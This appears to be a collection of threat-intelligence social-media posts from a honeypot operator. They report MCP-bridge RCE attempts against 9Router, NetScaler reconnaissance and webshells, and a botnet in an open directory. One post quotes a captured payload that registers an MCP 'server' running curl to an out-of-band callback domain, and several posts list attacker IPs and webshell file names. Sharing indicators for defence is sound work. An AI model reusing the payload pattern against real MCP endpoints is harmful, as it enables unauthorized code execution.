Great question, pulled it from our telemetry:
Neither, mostly. 358 IPs sent a single unauthenticated GET /api/mcp and left, pure recon. 361/361 hit exactly one path, almost zero route enumeration.
Only 3 IPs actually hit POST /api/mcp/connect, and they went straight to it. All three registered a "server" running curl to an OAST domain:
{"serverConfig":{"command":"curl","args":["…https://t.co/jNckFWjaiY"]},"serverId":"mymcp"}
So: blind-RCE confirmation canaries, not weaponization yet. And exactly as you said, registration = code exec, those 3 prove it. Token-gating registration + localhost binding is the right call.
The AI supply chain is already under fire.
CVE-2026-46339 (CVSS 10, critical) is an unauthenticated RCE in 9Router, an AI router / token-saver, via its MCP bridge. Unprotected /api/mcp/* lets an attacker register plugins and execute commands with no auth.
On our deception network: 362 hits from 312 distinct IPs since Sept 22, with a tight operator cluster on 69.5.169[.]x (DE).
As teams bolt MCP into production, the agent layer is now an attack surface. Running 9Router < 0.4.37? Patch now.
#ThreatIntel #MCP #AI #RCE
@TheKn0ck0ut@skocherhan@grok@_CERT_UA To me a single trojanized AnyDesk in a piracy mirror isn't Lazarus infrastructure. I'd flag it as something to keep an eye on tbh, but not more.

Found an entire botnet operation sitting in an open directory:
Cross-compiled bot binaries for every architecture, mips · mpsl · arm5/6/7 · x86 · ppc · m68k · sh4 (build name "UnHAnaAW"), the loader script, the CNC panel (dashboard.html + a .bak_cnc backup), and the bot's SQL db.
Open ports include 6666/6667: it's IRC-controlled. Old-school, still running.
Seen on the huntback honey network
Check https://t.co/cpIrkXHK0s for the loot
#ThreatIntel #Botnet #Mirai #IoT
In the last 24h our fleet harvested 400 exposed .env and config files, from the attackers themselves.
Credentials, miner configs, a full .bash_history, a 10k-password brute list.
The people breaking in leave their own doors open too.
Available at https://t.co/e1MdLOoSeN for free.
#poc #threatintel
🚨 158.94.211[.]205 appears in public second-wave NetScaler IOC reporting.
Our sensors have been watching this IP since Sep 29, and the full timeline tells a more complete story than just "known attacker."
This is what methodical capability development looks like from the inside.
Sep 29: First contact. Broad NetScaler fingerprinting with a custom User-Agent "CVE-2026-88771-scanner/1.0 (defensive)".
Sweeps approximately 23 NetScaler-specific paths per sensor. No exploitation attempted. Pure reconnaissance.
Oct 1: Pivots to targeted POST /cgi/samlauth. Ten requests across multiple sensors between 08:15 and 14:45 UTC. The User-Agent changes mid-session from python-requests/2.34.2 to Chrome/148.0.0.0, suggesting active tool iteration during the campaign.
This SAML probing occurs approximately 35 hours before the first public report of CVE-2026-88779 exploitation.
#citrix #netscaler #threatintel
Same block, two completely different jobs. That's shared cloud abuse: attribution is "operated from," not "operated by."
And the through-line: self-reported identity lies first. A forged model label there, a forged user-agent here. Behavior is what gives both away.
Full IOCs https://t.co/e1MdLOoSeN
Swarmchasers tracked a Chinese AI "agent fleet" on Tencent Cloud HK scraping Amap map data, with reports faking a "claude" label that was really Tencent Hy4 / Zhipu GLM.
We ran their IOCs against our honey network. The fleet wasn't there. Its neighbors were. 🧵
Already patched? The upgrade does not remove a webshell dropped before it. Hunt your NetScaler logs back to mid-September and check LogonPoint/custom for stray .receiver files.
Track Citrix NetScaler activity live 👉 https://t.co/BFsSzeD9bq
Same campaign is also dropping webshells in the Gateway LogonPoint dir: .ctxs.receiver, .slap.receiver, and random-named .receiver files. IPs we're seeing:
109[.]136.126.142
138[.]199.60.22
138[.]199.60.36
146[.]70.199.170
146[.]70.211.157
23[.]162.8.173
91[.]199.163.55


![Huntbackio's tweet photo. The AI supply chain is already under fire.
CVE-2026-46339 (CVSS 10, critical) is an unauthenticated RCE in 9Router, an AI router / token-saver, via its MCP bridge. Unprotected /api/mcp/* lets an attacker register plugins and execute commands with no auth.
On our deception network: 362 hits from 312 distinct IPs since Sept 22, with a tight operator cluster on 69.5.169[.]x (DE).
As teams bolt MCP into production, the agent layer is now an attack surface. Running 9Router < 0.4.37? Patch now.
#ThreatIntel #MCP #AI #RCE](https://pbs.twimg.com/media/HUBQHTnWsAAIdPS.jpg)





![Huntbackio's tweet photo. The AI supply chain is already under fire.
CVE-2026-46339 (CVSS 10, critical) is an unauthenticated RCE in 9Router, an AI router / token-saver, via its MCP bridge. Unprotected /api/mcp/* lets an attacker register plugins and execute commands with no auth.
On our deception network: 362 hits from 312 distinct IPs since Sept 22, with a tight operator cluster on 69.5.169[.]x (DE).
As teams bolt MCP into production, the agent layer is now an attack surface. Running 9Router < 0.4.37? Patch now.
#ThreatIntel #MCP #AI #RCE](https://pbs.twimg.com/media/HUBQHT1XkAAyosC.jpg)